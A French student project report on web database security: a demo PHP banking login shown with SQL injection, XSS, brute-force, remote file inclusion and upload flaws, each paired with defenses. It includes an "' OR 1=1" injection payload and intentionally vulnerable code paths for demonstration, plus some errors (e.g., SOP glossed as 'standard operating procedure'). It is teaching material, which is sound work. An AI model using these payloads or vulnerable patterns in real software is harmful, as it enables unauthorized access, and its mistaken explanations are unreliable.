

UNIVERSITE DE HAUTE-ALSACE

Sécurisation bases de données

Mini-projet MIAGE M2



Mickaël BRENOIT | Michaël FUCHS
14/09/2017

SOMMAIRE

1.	Présentation du mini-projet.....	3
2.	Création de la base de données.....	4
2.1.	Table « users ».....	4
2.2.	Table « accounts ».....	4
2.3.	Script SQL.....	4
3.	Les différentes failles traitées.....	5
3.1.	Les injections SQL.....	5
3.1.1.	Définition et comment les utiliser.....	5
3.1.2.	Comment se protéger.....	6
3.1.3.	Notre solution.....	6
3.2.	Cross-site scripting (XSS).....	7
3.2.1.	Définition.....	7
3.2.2.	Comment éviter ce genre d'attaque.....	7
3.2.3.	Notre solution.....	8
3.3.	L'attaque dictionnaire et force brute.....	9
3.3.1.	Définition et comment s'en protéger.....	9
3.3.2.	Notre solution.....	9
3.4.	La faille « include » ou « remote file inclusion ».....	10
3.4.1.	Définition.....	10
3.4.2.	Comment éviter cette faille.....	10
3.4.3.	Notre solution.....	11
3.5.	La faille « input file ... ».....	12
3.5.1.	Définition.....	12
3.5.2.	Les différentes protections.....	12
3.5.3.	Notre solution.....	13
4.	Les autres failles non traitées.....	14
4.1.	Authentification et gestion de session.....	14
4.2.	Une mauvaise configuration du serveur.....	15
4.3.	Hameçonnage ou « Phishing ».....	16

5. Travail d'équipe.....	17
6. Mode d'emploi.....	20
6.1. Lien de téléchargement du mini-projet	20
6.2. Configuration de la base de données	20
6.3. Utilisation du site internet.....	21
6.3.1. Pré-emploi.....	21
6.3.2. La page index.....	21
6.3.3. L'attaque dictionnaire	22
6.3.4. L'attaque XSS ou Cross-site scripting	24
6.3.5. L'attaque « include » ou « Remote File Inclusion »	26
6.3.6. L'attaque « injection SQL »	27

1. Présentation du mini-projet

Le mini-projet présenté dans ce rapport est le fruit de connaissances récoltées lors de nos recherches internet sur les différentes failles possibles sur un site internet. Il nous a été demandé de :

- A. Créer une base de données qui contient deux tables :
 - a. Une table « users » représentant les utilisateurs de notre application. Les utilisateurs auront un id, un login et un mot de passe.
 - b. Une table « accounts » représentant les comptes bancaires que dispose un utilisateur. Les comptes auront un id, un type, un montant et une clé faisant référence à l'id de l'utilisateur à qui appartiennent les comptes.
- B. Réaliser un formulaire en PHP qui se connecte à notre base de données et qui demande le login et mot de passe de l'utilisateur.
- C. Rechercher les différentes failles importantes qui existent et les tester sur notre formulaire.
 - a. Tester les failles « injections SQL » vues en cours
 - b. Rechercher d'autres types de faille sur internet
- D. Explorer les solutions sur le web et décrire au moins deux méthodes importantes de protection contre ces failles.
- E. Illustrer les scénarios avec failles et sans failles.

2. Création de la base de données

2.1. Table « users »

La première table créée est « user ». Elle contient :

- Un champ « id » : identifiant unique d'un utilisateur, incrémenté automatiquement et non nul. C'est la clé primaire de cette table.
- Un champ « login » : pseudonyme de l'utilisateur, il est déclaré unique et non null
- Un champ « password » : mot de passe de l'utilisateur haché, non null.

De base, nous aurons deux entrées :

- Id : 1, login : mickael et password : md5(aA4*7777)
- Id : 2, login : framboise et password : md5(strawberry)

2.2. Table « accounts »

La seconde table créée est « accounts ». Elle contient :

- Un champ « id » : identifiant unique d'un compte, incrémenté automatiquement et non nul. C'est la clé primaire de cette table.
- Un champ « type » : intitulé du compte bancaire, unique et non null
- Un champ « amount » : montant représenté par un entier réel positif, non null
- Un champ « iduser » : identifiant de l'utilisateur qui détient ce compte, non null

De base, nous aurons quatre entrées :

- Id : 1, type : Livre bleu, amount : 1100 et iduser : 1
- Id : 2, type : Compte Courant, amount : 1600 et iduser : 1
- Id : 3, type : Livret Framboise 1, amount : 600 et iduser : 2
- Id : 4, type : Livret Framboise 2, amount : 750 et iduser : 2

2.3. Script SQL

Image

3. Les différentes failles traitées

3.1. Les injections SQL

3.1.1. Définition et comment les utiliser

Les injections SQL (SQLi) se réfère à une attaque d'injection dans laquelle un attaquant peut exécuter des instructions SQL malveillantes qui contrôlent le serveur de base de données d'une application Web (également communément appelé système de gestion de base de données relationnelle - SGBDR). Étant donné qu'une vulnérabilité SQL Injection pourrait affecter n'importe quel site Web ou application Web qui utilise une base de données basée sur SQL, cette vulnérabilité est l'une des vulnérabilités les plus anciennes, les plus répandues et les plus dangereuses.

Pour exécuter des requêtes SQL malveillantes contre un serveur de base de données, un attaquant doit d'abord trouver une entrée dans l'application Web qui permet d'inclure une requête SQL. Un attaquant peut alors insérer une partie de code SQL qui sera incluse dans la requête SQL et s'exécuter en fonction du serveur de la base de données.

Le pseudo-code suivant du côté serveur sert à authentifier les utilisateurs sur l'application Web.

```
$name= $_POST['login'];  
$pass= $_POST['pass'];  
$query = "SELECT * FROM accounts INNER JOIN users ON accounts.iduser = users.id WHERE login = '$name' AND pass = '$pass'";
```

Le script ci-dessus est un exemple simple d'authentification d'un utilisateur avec un nom d'utilisateur et un mot de passe contre une base de données avec une table nommée utilisateurs et une colonne de nom d'utilisateur et de mot de passe. Le script ci-dessus est vulnérable à l'injection SQL, car un attaquant peut envoyer des entrées malveillantes de manière à modifier l'instruction SQL exécutée par le serveur de base de données. Un exemple simple d'une charge utile d'injection SQL pourrait être quelque chose d'aussi simple que le champ de mot de passe en **password 'OR 1 = 1**.

Cela entraînerait que la requête SQL suivante soit exécutée contre le serveur de base de données.

SELECT id FROM users WHERE username='username' AND password='password' OR 1=1'

Dans le cas où le contournement d'authentification est possible, l'application enregistrera probablement l'attaquant avec le premier compte à partir du résultat de la requête - le premier compte dans une base de données est habituellement un utilisateur administratif.

3.1.2. Comment se protéger

Selon OWASP « Open Web Application Security Project (OWASP) est une communauté en ligne travaillant sur la sécurité des applications Web. Sa philosophie est d'être à la fois libre et ouverte à tous. Elle a pour vocation de publier des recommandations de sécurisation Web et de proposer aux internautes, administrateurs et entreprises des méthodes et outils de référence permettant de contrôler le niveau de sécurisation de ses applications Web. », la mise en place de trois défenses est obligatoire pour lutter contre les injections SQL.

Voici la liste des trois défenses :

- Utilisation des requêtes préparées
- Utilisation des procédures stockées
- Vérifier toutes les entrées utilisateurs

Les requêtes préparées garantissent qu'un attaquant ne peut pas modifier l'intention d'une requête, même si les commandes SQL sont insérées par un attaquant. Dans l'exemple de sécurité vu précédemment, si un attaquant devait entrer l'ID utilisateur de tom 'ou' 1 '=' 1, la requête paramétrée ne serait pas vulnérable et rechercherait un nom d'utilisateur qui correspondait littéralement à la chaîne entière tom 'ou' 1 '=' 1.

L'utilisation des procédures stockées est très similaire à l'utilisation des requêtes préparées. La seule différence entre les instructions préparées et les procédures stockées est que le code SQL pour une procédure stockée est défini et stocké dans la base de données elle-même, puis appelé à partir de l'application.

Vérifier toutes les entrées utilisateurs consiste à échapper les saisies des utilisateurs avant de les mettre dans une requête SQL. Pour cela on utilise des fonctions spéciales qui vont filtrer les données en prenant soin de virer les balises <elem></elem> ainsi que les apostrophes.

3.1.3. Notre solution

```
if($prevent_injection_sql == "yes"){  
  
    /* ... filter the login and password variables in order to not accept quotes or tags */  
    $nameclean = filter_var($name, FILTER_SANITIZE_STRING, FILTER_FLAG_STRIP_HIGH);  
    $passclean = filter_var($pass, FILTER_SANITIZE_STRING, FILTER_FLAG_STRIP_HIGH);  
  
    /* We hashed the password */  
    $hash=md5($passclean);  
  
    /* We do a prepare statement and we bind the values */  
    $req = $con->prepareDB("SELECT * FROM users WHERE login = ? AND pass = ?") ;  
    $req->bindParam(1, $nameclean);  
    $req->bindParam(2, $hash);  
    $req->execute();  
}
```

3.2. Cross-site scripting (XSS)

3.2.1. Définition

Cross-site Scripting, également appelé XSS, est un moyen de contourner le concept SOP. En anglais SOP signifie « standard operating procedure (SOP) ». D'après Wikipédia, « *SOP est une procédure de sécurité qui décrit comment affronter une menace et comment agir pour en diminuer le risque. Elle décrit les étapes à suivre pour réduire la possibilité qu'un incident se produise et s'il se produit ce qu'il faut faire pour en limiter les conséquences.* »

Chaque fois que le code HTML est généré dynamiquement et que l'entrée de l'utilisateur n'est pas « désinfectée » et qu'elle se reflète sur la page, un attaquant peut insérer son propre code HTML/JavaScript. Dans ce cas, un attaquant peut facilement insérer un code JavaScript. Ce faisant, l'attaquant peut accéder à d'autres pages sur le même domaine et peut lire des données comme les « CSRF-Tokens » ou les « cookies » définis.

Si les « cookies », qui contiennent généralement des informations d'identifiant de session, peuvent être lus par le JavaScript, l'attaquant peut les utiliser sur son propre navigateur et se connecter à l'application Web en tant que victime. Si cela ne fonctionne pas, l'attaquant peut encore lire des informations privées à partir des pages, telles que les jetons « CSRF » et faire des demandes au nom de l'utilisateur. En somme, usurper l'identité d'une personne.

3.2.2. Comment éviter ce genre d'attaque

Dans certains cas, il pourrait suffire de coder les caractères spéciaux HTML, tels que l'ouverture et la fermeture des balises. Dans d'autres cas, un codage d'URL correctement appliqué est nécessaire. Les liens devraient généralement être refusés s'ils ne commencent pas par un protocole appartenant à une « whitelist » tel que « http: // » ou « https: // », empêchant ainsi l'utilisation de schémas URI tels que « javascript: // ».

Bien que la plupart des navigateurs Web modernes possèdent un filtre XSS intégré, ils ne doivent pas être considérés comme une alternative à la désinfection. Ils ne peuvent pas attraper toutes sortes d'attaques de scripts entre sites et ne sont pas stricts, sinon cela empêcherait certaines pages de se charger correctement. Le filtre XSS d'un navigateur Web ne doit être qu'une « seconde ligne de défense », la première étant la barrière qu'impose le développeur grâce aux filtrages des entrées utilisateurs.

Pour contrer ce genre d'attaque, le développeur peut utiliser par exemple la fonction « filter_var() » qui permet de filtrer les données selon un filtrage spécifique. Heureusement, PHP met à disposition des filtres prêts à l'emploi qui sont efficaces et optimisés que nous allons voir dans la partie ci-dessous

3.2.3. Notre solution

```
/* if the user is not protected against xss attack, we DO NOT escape the datas we retrieved. Otherwise we do. */  
  
if($_SESSION['xss'] == "no")  
    while ($row = $result->fetch(PDO::FETCH_ASSOC)) {  
        echo "        <tr>\n";  
        echo "            <td>".$row['login']. "</td>\n";  
        echo "            <td>".$row['type']. "</td>\n";  
        echo "            <td>".$row['amount']. "</td>\n";  
        echo "        </tr>\n";  
    }  
else  
    while ($row = $result->fetch(PDO::FETCH_ASSOC)) {  
        echo "        <tr>\n";  
        echo "            <td>".htmlspecialchars($row['login']). "</td>\n";  
        echo "            <td>".htmlspecialchars($row['type']). "</td>\n";  
        echo "            <td>".htmlspecialchars($row['amount']). "</td>\n";  
        echo "        </tr>\n";  
    }  
echo "    </tbody>\n";  
echo " </table>";
```

3.3. L'attaque dictionnaire et force brute

3.3.1. Définition et comment s'en protéger

Ce genre d'attaque consiste simplement à tester chaque mot du dictionnaire pour un « login » donné. Les attaques de dictionnaires fonctionnent parce que de nombreux utilisateurs particulier ou en entreprise insistent sur l'utilisation de mots ordinaires comme mots de passe. Les attaques de dictionnaires sont rarement couronnées de succès contre les systèmes qui utilisent plusieurs mots et échouent contre les systèmes qui utilisent des combinaisons aléatoires de majuscules et minuscules mélangées avec des chiffres. Contre ces systèmes, la méthode d'attaque de la force brute (dans laquelle chaque combinaison possible de caractères et d'espaces est essayée jusqu'à une certaine longueur maximale) peut parfois être efficace, même si cette approche peut prendre beaucoup de temps pour produire des résultats.

La réussite d'un assaut de type dictionnaire peuvent être proche de zéro en limitant le nombre de tentatives autorisées dans une période de temps donnée et en choisissant judicieusement le mot de passe. Par exemple, si seulement trois tentatives sont autorisées, une période de 15 minutes doit s'écouler avant que les trois tentatives suivantes ne soient autorisées, et si le mot de passe est un énorme mélange de lettres et de chiffres sans importance, un système peut être rendu immunisé contre les attaques de dictionnaires et pratiquement immunisées contre les attaques de force brute.

3.3.2. Notre solution

```
/* we checked if the password is valid, namely if the regex is respected or not. Green = good, Red = Not good enough */
function checkPasswordValid(el){
  if($(el).hasClass("protected")){
    var inputVal = $(el).val();
    /* We want a password which has 8 characters minimum, a digit, a lowercase and an uppercase */
    var regex = /^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[$@!%*?&])[A-Za-z\d$@!%*?&]{8,}$/;
    if(!regex.test(inputVal)) {
      console.log("Not good enough ...");
      $('#divWithoutSecurity').removeClass("has-success");
      $('#divWithoutSecurity').addClass("has-error");
      $('#submitWithoutSecurity').addClass("disabled");
    }else{
      console.log("Good !!!");
      //div.removeClass().addClass("form-group has-success");
      $('#divWithoutSecurity').removeClass("has-error");
      $('#divWithoutSecurity').addClass("has-success");
      $('#submitWithoutSecurity').removeClass("disabled");
    }
  }
}
```

3.4. La faille « include » ou « remote file inclusion »

3.4.1. Définition

L'inclusion de fichiers à distance (RFI) fait référence à une attaque d'inclusion dans laquelle un attaquant peut amener l'application Web à inclure un fichier distant (celui de l'attaquant). Les conséquences d'une attaque RFI réussie incluent la divulgation des informations du serveur, de la base de données, des personnes...

L'inclusion de fichiers à distance (RFI) se produit habituellement, lorsqu'une application reçoit le chemin d'accès d'un fichier dynamiquement par la variable « `$_GET['nom_du_fichier']` ». Cela permettrait d'envoyer une URL externe à l'instruction « include ».

3.4.2. Comment éviter cette faille

La meilleure façon d'éliminer les vulnérabilités à l'inclusion de fichiers distants (RFI) est d'éviter d'inclure dynamiquement des fichiers en fonction de l'entrée de l'utilisateur. Si cela n'est pas possible, l'application devrait conserver une « whitelist » des fichiers pouvant être inclus afin de limiter le contrôle de l'attaquant sur ce qui est inclus.

En outre, dans le cas de PHP, la plupart des configurations PHP modernes sont configurées avec « `allow_url_include` » désactivé, ce qui n'autoriserait pas les utilisateurs malveillants à inclure des fichiers distants. Cela étant dit, l'inclusion de fichiers locaux (LFI) serait toujours possible.

3.4.3. Notre solution

```
$prevent_include_attack = "";

/* We verify that a file is passed into the url */
if ( isset( $_GET['file'] ) )
{
    $page = $_GET['file'];

    /* We look if we checked the checkbox about prevent include attack and we set $prevent with a value */
    $prevent = isset( $_GET['prevent'] )?$_GET['prevent']:0;

    /* If the value is 1, that mean the checkbox was checked so we put the protection */
    if($prevent == 1){
        $page = trim($page, ".php");

        $page = str_replace("../","protect",$page);
        $page = str_replace(";","protect",$page);
        $page = str_replace("%","protect",$page);

        if (file_exists($page) && $page != 'index.php') {
            include("../".$page);
        }
        else {
            echo "<h4 class='message'>Page inexistante !</h4>";
        }
    }
    else
        include( $page );
}
```

3.5. La faille « input file ... »

3.5.1. Définition

La vulnérabilité d' « upload » de fichiers est un problème majeur avec les applications basées sur le Web. Sur de nombreux serveurs Web, cette vulnérabilité permet à un attaquant d' « uploader » un fichier avec un code malveillant qui peut être exécuté sur le serveur. Un attaquant pourrait être en mesure de mettre une page d'hameçonnage dans le site Web.

Dans la plupart du temps, l'attaquant va utiliser cette faille en « uploadant » un fichier avec double extension comme « mon_image.php.jpeg ». On devine ainsi que le fichier est bien un script PHP et non une image JPEG mais lors de l' « upload », sans contre-mesure, le fichier est considéré comme une image.

L'attaquant peut ainsi révéler des informations internes du serveur Web à d'autres et, dans certaines occasions, des données sensibles peuvent être acquises comme celles existantes au sein d'une base de données, par des personnes non autorisées.

3.5.2. Les différentes protections

Voici une liste des meilleures pratiques qui devraient être appliquées lorsque les « upload » de fichiers sont autorisés sur les sites Web et les applications Web. Ces pratiques aideront à sécuriser les fichiers « uploader » utilisés dans les applications Web :

- Définir un fichier « .htaccess » qui autorise uniquement l'accès aux fichiers avec des extensions autorisées.
- Ne placez pas le fichier « .htaccess » dans le même répertoire où les fichiers « uploader » seront stockés, placez-le dans le répertoire parent. De cette façon, le fichier « .htaccess » ne peut jamais être écrasé par un attaquant.
- Généralement, le fichier « .htaccess » devrait autoriser seulement les fichiers qui ont l'extension gif, jpg, jpeg et png. Le code qui va suivre permet d'éviter l' « upload » de fichier à double extension :

```
deny from all
<Files ~ "^w+. (gif|jpe?g|png) $">
order deny,allow
allow from all
</Files>
```

- Si possible, « uploader » les fichiers dans un répertoire en dehors de la racine du serveur.
- Ne comptez pas uniquement sur la validation côté client, car ce n'est pas suffisant. Idéalement, la validation côté serveur et côté client devrait être implémentée.

3.5.3. Notre solution

Malheureusement au cours du mini_projet, nous nous sommes aperçus que les navigateurs WEB aujourd'hui ont une protection prédéfinie contre ce genre d'attaque. De plus, nous n'avons pas la possibilité de changer le fichier « php.ini » sur un serveur mutualisé.

4. Les autres failles non traitées

Bien entendu, lors de cette partie nous verrons différentes failles que nous n'avons pas traitées. Cependant, nous ne pouvons pas toutes les traiter car ils en existent une multitude. Ainsi, par avance nous vous prévenons qu'il s'agit d'une liste non exhaustive des failles potentielles pouvant se trouver sur des sites internet et applications WEB.

Cette partie ne sert qu'à montrer les recherches menées par l'ensemble du groupe dans le but de prendre conscience à quel point la sécurisation des applications est une étape importante lors du développement de ces dernières.

4.1. Authentification et gestion de session

Cette faille est l'une des plus courantes et l'une des plus appréciées par les attaquants de nos jours. La finalité de cette attaque est d'usurper l'identité d'une personne en s'attribuant ces identifiants de session.

Sur certains sites internet, cette faille est visible dans l'url lorsque nous sommes connectés. Par exemple, imaginons le cas suivant où nous nous connectons sur un forum, nous pourrions obtenir une URL du genre :

« `http://www.forum.com/moncompte/26/monprofil` »

Ici, le nombre 26 indique de manière non sécurisée un identifiant de session. Pour l'attaquant il ne reste alors qu'à se créer un compte sur ce forum, il aura par exemple pour url :

« `http://www.forum.com/moncompte/57/monprofil` »

Il lui suffira alors de remplacer dans son url le nombre « 57 » par « 26 » pour usurper l'identité d'une personne.

Pour contrer ce genre d'attaque, il faut respecter les défenses indiquées précédemment dans les parties précédentes comme un mot de passe compliqué, ne pas faire apparaître des données sensible au sein de l'url, contrôler les entrées utilisateurs sur le site... De plus, pour les sessions, bien souvent nous générons un « ticket » unique pour un utilisateur avec des informations totalement aléatoire pour s'assurer qu'un attaquant puisse à aucun moment deviner un identifiant de session.

4.2. Une mauvaise configuration du serveur

Aujourd'hui, la mauvaise configuration d'un serveur fait partie des failles les plus fréquentes que nous pouvons trouver.

En fait, lorsque nous achetons (plutôt louons) un hébergement, nous obtenons alors accès à un serveur. Ce dernier peut être configuré ou non selon le contrat de vente propre à chaque hébergeur.

Sur ces serveurs, nous avons la possibilité de changer des paramètres qui autorisent plus ou moins certaines choses, dont une où nous avons utilisé pour exploiter la faille de « d'inclusion de fichier distants » ou « Remote file inclusion » en anglais. Tous ces paramètres sensibles se trouvent dans un fichier appelé « php.ini » qui regroupe toutes les variables de configuration du serveur.

Par exemple, il existe en PHP une fonction « `allow_url_include()` » qui permet de se protéger contre la faille précédemment citée.

Pour plus d'exemple de fonctions de configuration, allez sur le site :

<http://php.net/manual/en/filesystem.configuration.php>

4.3. Hameçonnage ou « Phishing »

Le « phishing » est la tentative d'obtenir des informations sensibles telles que les noms d'utilisateur, les mots de passe et les détails de la carte de crédit (et, indirectement, l'argent), souvent pour des raisons malveillantes, en se déguisant en tant qu'entité digne de confiance sur un site ou application WEB. Le mot est un néologisme créé en tant que homophone de la pêche en raison de la similitude de l'utilisation d'un appât dans le but d'attraper une victime.

L'hameçonnage est généralement effectué par courrier électronique ou par messagerie instantanée, et il ordonne souvent aux utilisateurs d'entrer des informations personnelles sur un faux site Web dont l'apparence est identique à l'original et la seule différence est l'URL du site concerné. Cela concerne souvent des sites Web sociaux, des sites d'enchères, des banques, des sites de paiement en ligne qui sont souvent utilisés pour attirer les victimes. Les e-mails de phishing peuvent contenir des liens vers des sites Web infectés par des logiciels malveillants.

Pour contrer ce genre « d'attaque », il suffit à l'utilisateur de vérifier les URLs envoyés par mail. Malheureusement, beaucoup de personnes non-initiées à ces dangers se font encore avoir aujourd'hui.

5. Travail d'équipe

Ce projet a été mené par un groupe de deux personnes composé de Michaël FUCHS et Mickaël BRENOIT, tous deux étudiants à la MIAE de Mulhouse.

Pour ce projet, nous avons utilisé un gestionnaire de versions nommé « Git » et nous l'avons hébergé sur le site « Github ».

Le projet est disponible sur le lien suivant :

<https://github.com/MickaelBRENOIT/SecurityTesting>

Normalement, tous les liens utilisés dans les fichiers du projet concernent le « localhost ».

Remarque : Dans la partie suivante, vous verrez comment télécharger l'archive ZIP sur « Github » mais il se peut que cette version ne fonctionne pas (du moins partiellement car elle concerne la partie « attaque dictionnaire »). En effet, pour se défendre d'une attaque dictionnaire, nous avons utilisé l'API « reCAPTCHA GOOGLE » disponible sur le lien suivant :

<https://www.google.com/recaptcha/intro/android.html>

Pour ce faire, nous avons dû enregistrer certains noms de domaine qui sont autorisés à avoir accès à l'API comme présenté sur l'image ci-dessous :

The image shows the 'Paramètres de la clé' (Key Settings) page for a reCAPTCHA key. At the top right is a button 'Supprimer la clé'. The main form has three sections: 'Libellé' (Label) with the value 'SecurityTesting'; 'Domaines' (Domains) with the values 'localhost', 'artgalerieatlantique.fr', and '127.0.0.1'; and 'Propriétaires' (Owners) with the value 'brenoit.mickael@gmail.com'. Below these is a link 'Paramètres avancés'. At the bottom, there is a checkbox 'Envoyer des alertes aux propriétaires' which is checked, and two buttons: 'Ignorer les modifications' and 'Enregistrer les modifications'.

Paramètres de la clé Supprimer la clé

Libellé (reCAPTCHA version 2)
SecurityTesting

Domaines
(un par ligne)
localhost
artgalerieatlantique.fr
127.0.0.1

Propriétaires
(un par ligne)
brenoit.mickael@gmail.com

▸ Paramètres avancés

☒ Envoyer des alertes aux propriétaires ?

Ignorer les modifications Enregistrer les modifications

Comme vous pouvez le voir, trois domaines sont déclarés :

- localhost
- 127.0.0.1
- Artgalerielataniere.fr


Si de votre côté, vous n'utilisez pas « 127.0.0.1 » ou « localhost » pour faire vos tests, 2 choix s'offrent à vous :

- Nous transmettre le nom de domaine et nous l'ajouterons parmi les domaines qui peuvent utiliser l'API.

Ou alors se rendre de nouveau sur « Github » à l'adresse suivante :

<https://github.com/MickaelBRENOIT/SecurityTesting>

Allez dans l'onglet « releases » comme présenté ci-dessous :



MickaelBRENOIT / SecurityTesting

Watch 1 Star 0 Fork 0

Code Issues 0 Pull requests 0 Projects 0 Insights

Join GitHub today

GitHub is home to over 20 million developers working together to host and review code, manage projects, and build software together.

Sign up


No description, website, or topics provided.

60 commits 1 branch 3 releases 2 contributors MIT

Branch: master New pull request Find file Clone or download

Moskyto4 Security DB for localhost		Latest commit d874124 2 hours ago
_notes	Include attack added, xss attack with another site	4 days ago
captcha	Now we can prevent a dictionary attack with a captcha	2 hours ago
css	Css bug fix / "Admin" in place	a day ago
dictionaryattack	Comments added	12 hours ago
fonts	Presentation Mode added	a day ago
includeattack	Comments added	12 hours ago

Une fois que vous avez cliqué sur l'onglet, vous serez redirigé vers une page similaire à ceci :



Enfin il ne vous reste plus qu'à télécharger la version 1.1 de notre application.


6. Mode d'emploi

6.1. Lien de téléchargement du mini-projet

Voici le lien où vous pouvez télécharger l'archive du projet :

<https://github.com/MickaelBRENOIT/SecurityTesting>

Il suffit de cliquer sur le bouton vert « Clone or Download » et cliquer sur le bouton « Download ZIP »



6.2. Configuration de la base de données

